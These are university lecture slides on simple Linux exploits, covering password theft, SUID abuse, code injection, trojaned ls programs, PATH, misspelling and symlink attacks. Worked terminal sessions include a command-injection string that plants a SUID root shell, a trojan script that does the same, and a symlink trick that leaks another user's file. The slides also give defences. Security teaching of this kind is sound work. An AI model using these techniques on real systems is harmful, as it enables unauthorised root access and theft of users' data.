# Simple Exploits

Thursday/Monday, October 16/20, 2014
Reading: Hacking Linux Exposed

**CS342 Computer Security**

Department of Computer Science
Wellesley College

## What do Hackers Want?

- Your data: credit card number, financial information, SSN, personal information.
- Your disk: pirated software (warez), illegal copies of movies/videos, porn, ...
- Your CPU (e.g. to crack passwords)
- Your bandwidth: send spam, participate in botnet, stepping stone to other attacks.
- To deny resources to you or your customers: for blackmail, competition, revenge.
- **⇒ To own (pwn)/root your machine (or at least your account) by exploiting vulnerabilities.**



## Overview

Goal: discuss typical vulnerabilities & exploits in Linux.
Understand these for PS4 Treasure Hunt problem!

- elevation of privilege
- password exploits
- incorrectly set permissions
- leveraging SUID/SGID programs
- code injection
- trojaned commands
- PATH exploits
- misspelling exploit
- symbolic link exploits
- document exploits
- backdoor rootshells




## Essence of Exploits

- Study details/assumptions of system
- Take advantage of details and violate assumptions! (recall the Hacker Curriculum and Security Mindset).
- US Postal System examples; (*Note*: do **not** try these!)
  - Can you send a letter without a stamp?
  - Can you reuse a stamp?

## Elevation of Privilege

Holy grail = rootshell, but the path there may be circuitious.
Also, may only need to get partially there.






## Password Exploits

If I know your password, I can **be** you on your computer.

- Watch for passwords "sent in the clear" on network (especially wireless)
- Find passwords stored unprotected on computer, perhaps in public files, emails, code, comments, logs, .bash_history, etc. The permissions on some of these files might be set incorrectly.
- Online password guessing (perhaps using knowledge of victim).
- Offline password cracking (e.g. John the ripper) -- must be able to read password file.
- Use passwords from keystroke logger
- Social engineering: shoulder surfing, trick people to divulge passwords, look at postits near computer, dumpster diving



## .bash_history file

```
wendy@cs342-ubuntu-1:~$ cat ~/.bash_history
sudo emacs
su – guest
su – foo
sudo emacs &

wendy@cs342-ubuntu-1:~$ ls -al ~/.bash_history
-rw------- 1 wendy wendy 68 Sep 16 08:59 /homewendy/.bash_history
```

- Permissions are sometimes incorrectly set, so others can view this file.
- Sometimes contains information valuable for attacker (e.g., passwords typed "out of phase")
- Sometimes contains forensic information for understanding an attack.



## Use the source, Luke!

Try to find and study the source code for potentially vulnerable programs:

- In code, may find vulnerabilities like overflowable buffers, overflowable numbers, code injection, hardwired accounts and passwords, etc.
- In comments, may find notes on potential vulnerabilities, passwords, etc.

## SUID and SGID Program Attacks

- Use Linux `find` command to find all accessible SUID and SGID programs – prime targets for privilege escalation.
- Find source code for these programs to look for vulnerabilities.
- Disassemble and study object code.
- Use `strace` to study system calls made (don't forget `-f` flag)
- Use Linux `strings` command to see strings in object code (e.g. prompts, help messages, error messages, system functions linked to, etc.)
- Experiment with SUID/SGID programs to find & exploit vulnerabilities:
  - Use gleaned knowledge to craft diabolical inputs (for buffer overflows, code injection, etc.)
  - Try boundary case and out-of-range inputs (e.g., negative numbers, large numbers, empty string, very long strings)



## Simple SUID Example: mycat

- User lynux creates a secret file

```
[lynux@salmon exploits]$ echo "This is lynux's secret file" > secret.txt
[lynux@salmon exploits]$ chmod 750 secret.txt
```

- To test SUID programs, user lynux makes an SUID copy of cat named mycat. Forgets to change permissions back.

```
[lynux@salmon exploits]$ which cat
/bin/cat
[lynux@salmon exploits]$ cp /bin/cat mycat; chmod u+s mycat: ls -l mycat
-rwsr-xr-x. 1 lynux lynux 48040 Sep 25 15:39 mycat
```

- Attacker gdome uses `mycat` to read lynux's secret file

```
[gdome@salmon exploits]$ cat secret.txt
cat: secret.txt: Permission denied
[gdome@salmon exploits]$ ./mycat secret.txt
This is lynux's secret file
```



## Another SUID Example

- User lynux writes SUID program ~/bin/submit *username psetfile* to submit student pset data files to ~/psets/*username*/*psetfile*.
- The code for submit is essentially

  write the contents of *psetfile* to the file whose name is the concatentation "~/psets/" + *username* + "/" + *psetfile*


- What kind of attacks can be made with this program?



## Code Injection Exploits

Bad guys can take advantage of shoddy input handling to execute arbitrary code as someone else.

- Filename mangling from previous example.
- Inject Linux commands into C programs that execute strings constructed from user input.
- Inject HTML and JavaScript into web pages that include user input in page (e.g., original Tanner photo contest site).
- Inject database commands into SQL programs: e.g., xkcd's "Exploits of a Mom": http://xkcd.com/327/



## Code Injection: newpasswd Example

Suppose root tries to make command-line passwords (only available to root) available to everyone via a setuid script:

```
#!/bin/bash -p
# contents of /root/newpasswd.sh
echo "Executing /root/newpasswd.sh"
echo $1 | /usr/bin/passwd --stdin `whoami`
```

- In raw C, can use `system` to execute string argument in a shell:
  `system "echo $1 | /usr/bin/passwd --stdin `whoami`"`
- Other ways to construct and execute code out of parts on the fly:
  - C's `exec`, `execv`, and `execve`
  - `eval` in JavaScript, Python, PHP, Perl, and Lisp
- This code won't really work anyway because /usr/bin/passwd only allows the `--stdin` option for real UID root, not for effective UID root. But let's suppose root doesn't know this.
- Ubuntu doesn't support `--stdin` option (but some other Linuxes do)



## Code Injection: newpasswd Example part 2

Next, the machinations to make `newpasswd` setuid:

```
//  Contents of /root/newpasswd.c
int main (int argc, char* argv) {
  execv("/root/newpasswd.sh", argv);
}
```

```
[root@localhost ~]# gcc -o newpasswd newpasswd.c
[root@localhost ~]# cp newpasswd /usr/bin/newpasswd
[root@localhost ~]# chmod 4755 /usr/bin/newpasswd
[root@localhost ~]$ ls -l /usr/bin/newpasswd
-rwsr-xr-x 1 root root 4832 2008-09-23 06:16 /usr/bin/newpasswd
```



## Code Injection: newpasswd Example part 3

Now gdome tries out `newpasswd`:

```
[gdome@localhost ~]$ newpasswd foobar
Executing /root/newpasswd.sh
Only root can do that.
```

The underlying /usr/bin/passwd fails because real UID gdome != root. But gdome can still do sneaky things!

```
[gdome@localhost ~]$ newpasswd "foo; echo bar; echo baz"
Executing /root/newpasswd.sh
foo
bar
Only root can do that.
```



## Code Injection: newpasswd Example part 4

```
[gdome@localhost ~]$ newpasswd "foo; cp /bin/bash ~gdome/
mine; chmod 4755 ~gdome/mine; echo bar"
Executing /root/newpasswd.sh
foo
Only root can do that.

[gdome@localhost ~]$ ls -l mine
-rwsr-xr-x 1 root gdome 735004 2008-09-23 06:04 mine

[gdome@localhost ~]$ ./mine -p
mine-3.2# whoami
root
```

## Preventing Code Injection Exploits

- Don't directly execute input or embed it in system contexts (like filenames).
- If you must use user input directly, first either
  - Verify that input doesn't contain problematic parts:
    - ✓ semicolons in Linux commands
    - ✓ .. or starting / in filenames
    - ✓ unmatched string quotes, angle brackets (HTML), parens (Javascript)
    - ✓ Code fragments (HTML, Javascript, …)
  - Sanitize input to remove problematic parts.



## Trojaned ls program

```
#!/bin/bash
# gdome's ~/bin/ls_trojan program

# Make suid shell in /tmp/foo
cp /bin/bash /tmp/foo
chmod 4755 /tmp/foo

# Now do what ls does
exec ls "$@"
```

Now gdome tries to trick other users into running her ls program in place of regular ls.

Path attacks are one way to do this.



## Linux PATH variable: Prelude to An Exploit

Linux uses PATH variable to find executables. (This variable is set/changed in ~/.bash_profile, ~/.bashrc)

```
[lynux@localhost ~]$ echo $PATH
/usr/kerberos/bin:/usr/local/bin:/usr/bin:/bin:.:/home/lynux/bin:.
```

Linux searches PATH in order to find an executable for a relative (non-absolute) pathname. Can see what it finds with `which` command.

```
[lynux@localhost ~]$ which passwd
/usr/bin/passwd

[lynux@localhost ~]$ which ls
/bin/ls

[lynux@localhost ~]$ which findit
~/bin/findit

[lynux@localhost ~]$ which rootshell
/usr/bin/which: no rootshell in (/usr/kerberos/bin:/usr/local/bin:/usr/bin:
/bin:.:/home/lynux/bin:.)

[lynux@localhost ~]$ cd ~/cs342/download/setuid/

[lynux@localhost setuid]$ which rootshell
./rootshell
```



## Overriding PATH with Absolute Pathnames

Can override PATH mechanism by giving absolute pathname

```
[lynux@localhost ~]$ which ~/bin/passwd
~/bin/passwd

[gdome@localhost setuid]$ echo $PATH
/usr/kerberos/bin:/usr/local/bin:/bin:/usr/bin:/home/gdome/bin

[gdome@localhost setuid]$ which rootshell
/usr/bin/which: no rootshell in (/usr/kerberos/bin:/usr/local/bin:
/bin:/usr/bin:/home/gdome/bin)

[gdome@localhost setuid]$ which ./rootshell
./rootshell
```

## Linux Path Exploit: PATH begins with .

Suppose "." is at the beginning of PATH:

```
[lynux@localhost ~]$ export PATH=.:$PATH; echo $PATH
.:/usr/kerberos/bin:/usr/local/bin:/usr/bin:/bin:.:/home/lynux/bin
```

Nefarious gdome can trick lynux into running her trojaned ls program:

```
[gdome@localhost ~]$ cp ~/bin/ls_trojan ~/public_html/ls

[lynux@localhost ~]$ cd ~gdome/public_html/; ls -l index.html
-rwxrwxr-x 1 gdome gdome 34 2008-09-16 05:09 index.html

[gdome@localhost ~]$ ls -al /tmp/foo
-rwsr-xr-x 1 lynux lynux 735004 2008-09-19 07:47 /tmp/foo

[gdome@localhost ~]$ /tmp/foo -p
foo-3.2$ whoami
lynux
```



## Avoiding Linux Path Exploit

Can avoid the above attack by putting "." at end of PATH or excluding it altogether.

```
... lynux in a new shell after moving . to end of PATH ...

[lynux@localhost ~]$ echo $PATH
/usr/kerberos/bin:/usr/local/bin:/usr/bin:/bin:/home/lynux/bin:.

[lynux@localhost ~]$ cd ~gdome/public_html/

[lynux@localhost public_html]$ which ls
/bin/ls
```



## Misspelling Exploit

Even if "." at end of PATH, still subject to misspelling attacks.

```
[gdome@localhost ~]$ cp ~/bin/ls_trojan ~/public_html/sl
```

Then can still have trouble if lynux mistypes "ls" as "sl":

```
[lynux@localhost ~]$ cd ~gdome/public_html/; sl -l index.html
-rwxrwxr-x 1 gdome gdome 34 2008-09-16 05:09 index.html
```

(Or: could modify sl to print bash: sl: command not found )

```
[gdome@localhost ~]$ ls -al /tmp/foo
-rwsr-xr-x 1 lynux lynux 735004 2008-09-19 07:47 /tmp/foo

[gdome@localhost ~]$ /tmp/foo -p
foo-3.2$ whoami
lynux
```



## Symbolic Links in Linux

Make "aliases" in Linux via symbolic links: `ln -s oldname newname`

```
[lynux@localhost ~]$ cd ~/bin

[lynux@localhost bin]$ ln -s /usr/java/jdk1.6.0_06/bin/java java1.6

[lynux@localhost ~]$ cd ~

[lynux@localhost ~]$ which java1.6
~/bin/java1.6

[lynux@localhost ~]$ java1.6 -version
java version "1.6.0_06"
Java(TM) SE Runtime Environment (build 1.6.0_06-b02)
Java HotSpot(TM) Client VM (build 10.0-b22, mixed mode, sharing)
```

## Symbolic Link Exploit: Part 1

Could anything go wrong with the following?

```
[lynux@localhost ~]$ cat personal.txt
My credit card number is 1234 5678 1011 1213
[lynux@localhost ~]$ cp personal.txt ~/tmp/saved
... lyunx does some other operations ...
[lynux@localhost ~]$ cp ~/tmp/saved personal.txt
[lynux@localhost ~]$ rm ~/tmp/saved
```

Suppose the permissions on tmp are:

```
[lynux@localhost ~]$ ls -al tmp
total 48
drwxrwxr-x  2 lynux cs342stu  4096 2008-09-19 08:57 .
...
```



## Symbolic Link Exploit: Part 2

Suppose gdome did the following *before* lynux's operations:

```
[gdome@localhost ~]$ touch lynsecret
[gdome@localhost ~]$ chmod 777 lynsecret
[gdome@localhost ~]$ cd ~lynux/tmp
[gdome@localhost tmp]$ ln -s /home/gdome/lynsecret saved
```

Then gdome now knows lynux's secret after lynux' s operations!

```
[gdome@localhost tmp]$ cat ~/lynsecret
My credit card number is 1234 5678 1011 1213
```

This trick can be used to access files written by root to system /tmp directory!

How to avoid this attack?



## Maintaining Access (HLE Ch. 10)

Once a hacker has rooted your machine, what can they do to maintain access for the future?

- Leave behind "backdoor" rootshells
- Install Trojaned system programs. E.g.:
  - change `passwd` , `sudo`, etc. to record passwords & send to attacker.
  - make `more`/`cat` setuid/setgid to allow reading of any file.
  - change safe program to be vulnerable to a code injection attack, buffer overflow attack, etc.
  - install keystroke logger (**keylogger**)
  - many such Trojaned binaries often bundled into **rootkits** that hide their existence by changing basic commands like `ls`, `ps`.
- Change system configuration files, E.g.,
  - hosts .allow & hosts.deny: control which clients are allowed to connect to a machine.
  - httpd.conf: configures HTTP server, including various security settings.



## Document Exploits

- Examine metadata, comments, change-tracking records of MS Word doc.
- In redacted documents, look for redacted elements.
- Remove saving/printing restrictions from PDF document.
- Examine metadata in images/video (time, possibly location, …)
- Digital watermarks on documents and images.
- For more details, see:
  - S&M Ch. 13 *"Office Tools and Security"*
  - Abelson, Ledeen, & Lewis *Blown To Bits*, Ch. 4: *"Ghosts in the Machine – Secrets and Surprises of Electronic Documents".*

## Other Attacks We'll Study

- Buffer overflow attacks
- Format string attacks
- Cross-site scripting
- Drive-by downloads
- Network attacks
- Malware: viruses, worms, Trojans, rootkits, spyware